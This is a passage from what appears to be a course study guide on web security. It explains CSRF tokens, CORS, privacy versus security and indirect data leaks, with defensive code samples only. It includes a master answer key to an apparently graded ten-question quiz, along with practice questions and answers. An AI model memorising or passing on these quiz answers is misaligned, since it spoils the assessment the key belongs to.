


Figure 6.2 – The cookie travels automatically; the token does not. That asymmetry is the whole defence.

6.2 How the token travels back

Option C of Question 7 mentions a custom header, so it is worth knowing both routes:

```
<!-- ROUTE 1: as a hidden form field -->
<form method="POST">
  <input type="hidden" name="csrf_token" value="a9f3...">
  <button>Transfer</button>
</form>
```

```
// ROUTE 2: as a CUSTOM HEADER, which is what AJAX and fetch normally use
fetch('/transfer', {
  method: 'POST',
  headers: { 'X-CSRFToken': token }, // a custom header
  body: JSON.stringify(data)
})
```

WHY A CUSTOM HEADER IS ITSELF A SMALL DEFENCE

A plain HTML form **cannot** set custom headers. So the moment a request carries `X-CSRFToken`, it must have come from JavaScript – and cross-origin JavaScript adding a custom header triggers a **CORS preflight**, which the attacker's origin will fail. This is one of the places where CORS and CSRF protection genuinely overlap, and it matters for Part 7.

Question 7

1 mark • select all that apply

Which of the following is true regarding CSRF token?

- ☒ A. CSRF token is generated by the server.
- ☐ B. CSRF token is generated by the client.
- ☒ C. CSRF token can be sent via custom header.
- ☐ D. None of the above

Option-by-option reasoning

Option	Verdict	Why
A	TRUE	The server generates the token, stores it against the session, and embeds it in the page it sends you. It must be the server, because the server is the one that later has to verify it.
B	FALSE	Opposite of A, so exactly one of the pair is right. Think about why a client-generated token would be worthless: the attacker is also a client . If clients could mint their own tokens, the attacker would simply mint one and the defence would vanish.
C	TRUE	Yes – commonly as <code>X-CSRFToken</code> or <code>X-CSRF-Token</code> . This is the standard approach for AJAX and <code>fetch</code> calls, where there is no HTML form to carry a hidden field.
D	FALSE	Fails because A and C are true.

ANSWER TO QUESTION 7

A and C

Generated by the server, and sendable via a custom header. Matches your selection.

CORS and CSRF together

Question 3 puts CORS, CSRF and `fetch` in one question. You have already met all three ideas, so this part just joins them up.

7.1 How CORS helps against CSRF, and where it stops helping

STORY BOX • THE GUARD WHO CHECKS SOME DOORS

A building hires a guard who checks ID at the **side entrance** used by delivery vans, but the **front door** is a public entrance that anyone may walk through.

The guard is genuinely useful – the side entrance is now protected. But you would be foolish to sack the receptionist inside, because the front door is still open.

CORS is that guard. It blocks a whole class of cross-origin attacks, so it genuinely **can be used to help avoid CSRF**. But it does not cover every route in, which is why the **CSRF token** (the receptionist) stays.

What CORS stops, and what it does not

CORS DOES stop these

- a cross-origin **fetch that wants to READ your data** - blocked unless the server allows that origin
- a cross-origin request carrying a **custom header** like X-CSRFToken - it triggers a **preflight** which fails
- a cross-origin **PUT or DELETE**, or a POST sending JSON - all need a preflight first

For a modern JSON API, CORS blocks most CSRF attempts outright.

CORS does NOT stop these

- a plain **HTML form POST** to another origin - allowed by design, because the web has always worked so
- an **image or script tag** pointing at another origin - these are "simple requests", no preflight
- the request still **ARRIVES** and the server may still **act on it**. CORS only stops the attacker **READING** the reply.

So CORS alone is not a complete defence. Always keep the CSRF token as well.

Figure 7.1 – CORS is a real part of CSRF defence, but a partial one. The token remains essential.

THE PRECISE POSITION, WORTH UNDERSTANDING PROPERLY

Option B of Q3 says CORS "can be used to avoid CSRF vulnerability". Read the wording carefully: it says **can be used to**, not **is sufficient to**. That is a fair claim – a correctly configured CORS policy is one of the recognised layers of CSRF protection, and it is what makes the custom-header technique in Part 6 work.

What would be **false** is a stronger sentence such as "CORS *completely prevents* CSRF" or "with CORS you do not need a CSRF token". If you meet one of those in the end term, mark it wrong – a plain cross-origin form POST is not blocked by CORS.

Question 3

1 mark • single correct

Which of the following statement(s) is/are true regarding CORS and CSRF?

- A. The fetch API can be used to make an opaque request for selective request methods.
- B. CORS is a mechanism which can be used to avoid CSRF vulnerability in a web application.
- C. CORS allows a web application to specify the origins and request methods it is willing to accept.
- D. All of the above

Option-by-option reasoning

Option	Verdict	Why
A	TRUE	Setting <code>mode: 'no-cors'</code> produces an opaque response, and in that mode the method is restricted to GET, HEAD and POST only. "Selective request methods" is describing exactly that restriction. Middle panel of Figure 4.2.
B	TRUE	A properly configured CORS policy is one of the layers used to reduce CSRF exposure: it forces a preflight for anything beyond a simple request, and cross-origin attackers fail that preflight. Note the careful phrasing " <i>can be used to</i> " – see the note above for the limits. Figure 7.1.
C	TRUE	Literally what the CORS response headers do: <code>Access-Control-Allow-Origin</code> names the permitted origins and <code>Access-Control-Allow-Methods</code> names the permitted methods . Bottom of Figure 3.2.
D	TRUE the answer	All three statements are true, so "All of the above" is correct.

ANSWER TO QUESTION 3

Option D – All of the above

Matches your selection.

Privacy, security, and quiet data leaks

The last two questions leave attacks behind and ask about two words people use interchangeably but which mean different things.

8.1 Privacy is not the same as security

STORY BOX • THE DIARY AND THE CUPBOARD

Privacy is the question: *which of my secrets am I willing to tell you at all?* It is about the information itself and the person's wishes.

Security is the question: *how strong is the cupboard you keep my diary in?* It is about the mechanisms protecting whatever you were given.

You can have one without the other. A bank with excellent locks that then **sells your transaction history to advertisers** is **secure but not private**. A company that sincerely promises never to share your data but stores it in a plain text file on a public server is **private in intent but not secure**. You need both.

Two different questions

PRIVACY

"WHAT am I willing to share, and with whom?"

- about personally identifiable information (PII)
- concerns the user's **wishes and consent**
- questions: why collect this? who sees it? how long kept?

Q8 option A describes this

SECURITY

"HOW well is what I gave you protected?"

- about storage, access control and transmission
- concerns **mechanisms**: hashing, HTTPS, permissions
- questions: encrypted? who can query it? backups safe?

Q8 option B describes this

The one-line distinction to write in an exam

Privacy is about **WHICH data is collected and shared**. Security is about **HOW that data is protected**.

Good security is necessary for privacy, but it is not sufficient for it.

Figure 8.1 – Privacy is a policy question; security is an engineering question.

8.2 Leaking data without handing over the data


STORY BOX • THE SHOP THAT GUESSED

A shop never tells anyone what you bought. Then it starts posting baby-product offers to your house. Your relatives see the envelopes and work out that somebody is expecting a baby.

The shop never published your purchase list. But its **recommendations** revealed the **conclusion** drawn from that list – which was the sensitive part all along.

That is an **indirect leak**: the raw data stayed secret, and the information still escaped.

Two ways data escapes



More examples of indirect leaks, so you recognise the pattern

- **Recommendations based on behaviour** - "people who watched X..." exposes what you watched
- **"You may know this person"** - reveals who is in someone's contact list
- **Different error messages** - "no such user" vs "wrong password" reveals which emails are registered
- **Response timing** - a slower reply can reveal that a record exists

Figure 8.2 – The test for an indirect leak: was the **raw value** withheld, yet the **information** still escaped?

Question 8

1 mark • single correct

Which of the following statements is true?

- A. Privacy is related to the personal identifiable information which the user is not willing to share.
- B. Security is related to how an application stores data and manages it.
- C. Data can even be leaked without giving out the actual data.
- D. All of the above

Option-by-option reasoning

Option	Verdict	Why
A	TRUE	Privacy concerns personally identifiable information and the user's wishes about sharing it. Left panel of Figure 8.1.
B	TRUE	Security is about the mechanisms : how data is stored, transmitted, access controlled and managed. Right panel of Figure 8.1.
C	TRUE	This is the indirect leak idea of Figure 8.2, and it leads straight into Question 9.
D	TRUE the answer	All three are true, so "All of the above" is correct.

ANSWER TO QUESTION 8

Option D – All of the above

Matches your selection.

Question 9

1 mark • single correct

Which of the following is an example of indirect leak of data?

A. Recommendations based on user's behavior.

B. Password leak.

C. Both A and B

D. None of the above

Option-by-option reasoning

Option	Verdict	Why
A	TRUE the answer	The system never publishes your history, yet the recommendations it produces let an observer infer that history. The raw data was withheld and the information escaped anyway – the definition of an indirect leak.
B	FALSE	A password leak is the clearest possible direct leak: the actual secret value is exposed. Nothing has to be inferred.
C	FALSE	Requires B to be an indirect leak. It is a direct one, so this fails.
D	FALSE	Fails because A genuinely is an indirect leak.

ANSWER TO QUESTION 9

Option A

Recommendations reveal behaviour without revealing the behaviour data itself. Matches your selection.

THE ONE-QUESTION TEST TO TELL THEM APART

Ask: "did the attacker receive the actual value, or did they work it out?"

Received it = **direct**. Worked it out from clues = **indirect**.

Answer key, cheat sheet and practice

9.1 Master answer key

Q	Topic	Answer	The one line that decides it
1	Denial of Service	B, C	It blocks legitimate users, usually by flooding the server. Option A points at the wrong victim.
2	NIST 800-63B	D	NIST prefers LENGTH over complexity, and passwords are hashed, not decrypted.
3	CORS and CSRF	D	Opaque requests limit methods, CORS helps against CSRF, and CORS names origins and methods.
4	fetch API (false one)	B	The default method is GET, never HEAD.
5	XSS	A, B	Injected client-side scripts, caused by missing validation. CSRF tokens stop CSRF, not XSS.
6	CSRF attacks	C	Both statements are true: abused trust, and forged requests being indistinguishable.
7	CSRF token	A, C	Generated by the server, and sendable via a custom header.
8	Privacy vs security	D	All three are true, including that data can leak without the data being given out.
9	Indirect leak	A	Recommendations reveal behaviour by inference. A password leak is direct.
10	Origins and CORS	A, D	Cross-origin reads are denied by default; paths do not change the origin.

YOUR ATTEMPT: 10 OUT OF 10

Every option you selected matches this key. Nothing to change.

9.2 The whole week on one page

Which attack does each defence actually stop?

ATTACK	WHAT IT ABUSES	THE RIGHT DEFENCE
DoS / DDoS availability	the server's finite capacity for connections and CPU	rate limiting, traffic filtering, a CDN or scrubbing service, scaling
Brute force / stuffing weak or reused passwords	short passwords and unlimited login attempts	long passwords, salted slow hashing, throttled logins, breach-list checks
XSS the USER's trust in the site	input rendered as code instead of as data	escape output, validate input, CSP, HttpOnly cookies
CSRF the SITE's trust in the user	cookies being attached automatically to every request	CSRF token from the server, SameSite cookies, CORS, Origin check

Note the two middle rows: XSS and CSRF abuse trust in OPPOSITE directions.

Figure 9.1 – Matching each defence to its attack. Mismatching them is what Q5 option C was testing.

9.3 The one-page cheat sheet

Denial of Service

- Goal: make a service **unavailable to legitimate users**. Not about stealing data.
- Usual method: continuous **bulk requests** until resources are exhausted.
- **DDoS = Distributed**: many machines (a botnet) at once, much harder to block.
- Defences: rate limiting, filtering, autoscaling, CDN or scrubbing services.

Passwords and NIST SP 800-63B

- **Length beats complexity**. Minimum 8 characters, allow up to 64, allow spaces and paste.
- **Salted, slow hashing** before storage; the salt must be **at least 32 bits**.
- **Limit failed login attempts** to stop brute force and credential stuffing.
- Check new passwords against **known breached password lists**.
- **Do not** force periodic resets, and **do not** demand symbols and mixed case.
- Passwords are **hashed, not encrypted** – there is no "decrypting" a password.

Origins and CORS

- **Origin = scheme + host + port.** All three must match; the **path is irrelevant**.
- `example.com` and `example.com/profile` : **same origin**.
- `example.com` and `api.example.com` : **different origins** (subdomain = different host).
- Also different: `http` vs `https` , and `:80` vs `:8080` .
- Cross-origin reads are **denied by default**; the receiving server opts in with `Access-Control-Allow-Origin` and `Access-Control-Allow-Methods` .
- Precise wording: the **same-origin policy** blocks, **CORS** is how a server relaxes it.

The fetch API

- Defaults: **method GET, mode cors, credentials same-origin**.
- `mode: 'no-cors'` gives an **opaque** response: status 0, null body, empty headers, and the method is limited to **GET, HEAD or POST**.
- `credentials` controls whether **cookies** are sent: `omit` / `same-origin` / `include` .

XSS and CSRF

- **XSS**: attacker **injects client-side scripts** into a page. Cause: input not validated or escaped. Abuses the **user's trust in the site**.
- XSS defences: **escape output, validate input**, CSP, HttpOnly cookies. **Not** a CSRF token.
- **CSRF**: a forged request rides on the victim's **automatically attached cookie**. Abuses the **site's trust in the user**. The server cannot distinguish forged from genuine.
- **CSRF token**: generated by the **server**, tied to the session, returned as a **hidden form field** or a **custom header** such as `X-CSRFToken` .
- CORS **helps** against CSRF but is not sufficient: a plain cross-origin form POST is still allowed.

Privacy and data leaks

- **Privacy**: **which** personal data is collected and shared, and the user's consent.
- **Security**: **how** the data is stored, transmitted and access-controlled.
- **Direct leak**: the actual value escapes (password leak, database dump).
- **Indirect leak**: the value stays hidden but is **inferred** – recommendations based on behaviour, "people you may know", differing error messages, response timing.

9.4 Exam technique: the keyword radar

What you spot	What it usually means	Where it happened here
opposite pairs	exactly one is right	Q7 A vs B (server vs client), Q10 A vs B (different vs same origin).
a reversed victim	likely FALSE	Q1 option A: the attack supposedly blocks <i>hackers</i> rather than users.
the wrong defence	likely FALSE	Q5 option C: a CSRF token offered as an XSS fix. Always match defence to attack.
an impossible claim	almost certainly the answer	Q2 option D: "a complex password can be easily decrypted" – passwords are hashed.
All of the above	check every option	A trap in Q1, Q2, Q4 and Q5 – but the correct answer in Q3 and Q8.
"can be used to"	a weak claim, often TRUE	Q3 option B. Compare with "completely prevents", which would be false.
false in the stem	tick the wrong statement	Q4. Note that "All of the above" then means "all are false".

9.5 Practice questions

Cover the answers. If you can do these eight, you have genuinely learned this week.

P1. Are `https://shop.example.com` and `https://example.com` the same origin? What about `https://shop.example.com/cart` and `https://shop.example.com/pay?id=2` ?

P2. An attacker successfully performs XSS on your site. Explain why your CSRF token no longer protects you.

P3. Your site forces users to change passwords every 30 days and requires a symbol. Which two NIST 800-63B recommendations are you going against, and what should you do instead?

P4. You run `fetch('/api/users')` with no options. What HTTP method is used, what mode, and will your session cookie be sent?

P5. Why does a CSRF token have to be generated by the server rather than the client?

P6. A login form replies "no account with that email" for unknown emails and "incorrect password" for known ones. What kind of leak is this, and how would you fix it?

P7. You fetch a cross-origin image with `mode: 'no-cors'` . What can your JavaScript read from the response, and which methods could you have used?

P8. A company encrypts all user data at rest, uses HTTPS everywhere, and then sells aggregated user location histories to advertisers. Is this a security failure, a privacy failure, or both?

ANSWERS TO THE PRACTICE QUESTIONS

P1. Not the same origin – `shop.example.com` and `example.com` are different **hosts**. The second pair **are** the same origin: identical scheme, host and port, and paths and query strings are ignored.

P2. Because the attacker's script is now running **inside your page, on your origin**. It can simply **read the CSRF token** out of the DOM (or fetch a fresh page and parse it) and include it in a forged request. The same-origin policy no longer helps, since the script *is* same-origin. This is why **XSS is considered the more severe bug**: it defeats CSRF protection.

P3. You are going against (1) **do not force periodic resets** – users respond with predictable edits like `Pass1` to `Pass2` ; and (2) **do not impose composition rules** such as mandatory symbols. Instead: allow long passphrases up to 64 characters, check against **breached password lists**, throttle failed logins, and reset only on evidence of compromise.

P4. Method **GET**, mode **cors**, and **yes** the cookie is sent – because `/api/users` is a **relative, same-origin** URL and the default `credentials` value is `same-origin` . (It would *not* be sent to a different origin unless you set `credentials: 'include'` .)

P5. Because the **attacker is also a client**. If clients generated their own tokens, the attacker would generate a valid-looking one and the defence would be worthless. The token works only because the **server** creates it, remembers it against your session, and can therefore verify that the request came from a page *it* served.

P6. An **indirect leak** – the different messages reveal **which email addresses are registered**, without ever leaking a password. It enables account enumeration. Fix: return a **single identical message** ("invalid email or password") for both cases, and keep the response time similar so timing does not leak the answer either.

P7. You can read **essentially nothing**: the response is **opaque**, with status 0, a null body and empty headers. You can tell the request completed and you can display the image, but you cannot inspect it. Only **GET, HEAD and POST** were available in that mode.

P8. A **privacy failure**, not a security failure. The security mechanisms are working correctly – the data is protected from outsiders. The problem is what the company itself **chooses to do** with data users did not expect to be sold. This is exactly why the two words are not interchangeable.

9.6 Glossary

Term	Meaning in one sentence
DoS	An attack that makes a service unavailable to its legitimate users.
DDoS	A DoS attack launched from many machines at once.
Botnet	A network of compromised machines an attacker controls.
Availability	Whether a service is usable when users need it.
Rate limiting	Capping how many requests one source may make.

NIST SP 800-63B	The modern reference for password and authentication rules.
Hashing	A one-way transformation; it cannot be reversed.
Salt	A unique random value added per user before hashing.
Brute force	Trying huge numbers of password guesses.
Credential stuffing	Reusing passwords leaked from other sites.
Origin	The triple of scheme, host and port.
Same-origin policy	The rule that a page may not read another origin's data.
CORS	Cross-Origin Resource Sharing: how a server permits specific origins.
Preflight	An automatic OPTIONS request asking permission before the real one.
Simple request	A basic cross-origin request that needs no preflight.
Opaque response	A no-cors response you cannot read: status 0, null body.
credentials	The fetch option deciding whether cookies are sent.
XSS	Injecting malicious client-side scripts into someone else's page.
Escaping	Converting characters so they display as text, not run as code.
Validation	Checking input has the expected shape before accepting it.
CSP	Content Security Policy: tells the browser which scripts may run.
HttpOnly	A cookie flag preventing JavaScript from reading the cookie.
CSRF	Making a logged-in user's browser send a request they did not intend.
CSRF token	A server-generated secret proving a request came from the real page.
SameSite	A cookie flag limiting when cookies are sent cross-site.
Privacy	Which personal data is collected and shared, and with consent.
Security	How data is stored, transmitted and protected.
PII	Personally identifiable information.
Direct leak	The actual sensitive value escapes.
Indirect leak	The value stays hidden but is inferred from behaviour.

9.7 Final word

IF YOU REMEMBER ONLY SEVEN SENTENCES FROM THIS WHOLE BOOK

1. **DoS** attacks **availability** – it locks out real users, it does not steal.
2. NIST says **length beats complexity**, salt with at least **32 bits**, throttle logins, and **do not** force periodic resets.
3. **Origin = scheme + host + port**. Subdomains differ; paths do not matter.
4. Cross-origin reads are **denied by default**; CORS is how a server names the origins and methods it accepts.
5. `fetch` defaults: **GET**, **cors**, **same-origin** credentials. `no-cors` gives an **opaque** response limited to GET, HEAD and POST.
6. **XSS** abuses the user's trust in the site (fix: escape and validate). **CSRF** abuses the site's trust in the user (fix: a server-generated token).
7. **Privacy** is which data you share; **security** is how it is protected. And data can leak **indirectly**, by inference.

Prepared as a step-by-step teaching solution.

Work through the figures with a pencil in hand; that is where the learning actually happens.

NOTES ON SOURCES

Technical facts were checked against [NIST Special Publication 800-63B](#) for the password guidance (length as the primary strength factor, a minimum of 8 characters with up to 64 permitted, salted hashing with a salt of at least 32 bits, throttling failed authentication attempts, and the recommendation against arbitrary periodic password changes); and against MDN for the web platform behaviour: [Request.mode](#) and [Response.type](#) for opaque responses (status 0, null body, empty headers), [Using the Fetch API](#) for the default method and options, [CORS](#) and [the same-origin policy](#), and the [OWASP](#) descriptions of XSS and CSRF. All explanations, analogies and diagrams here were written and drawn for this document. Content was rephrased for compliance with licensing restrictions.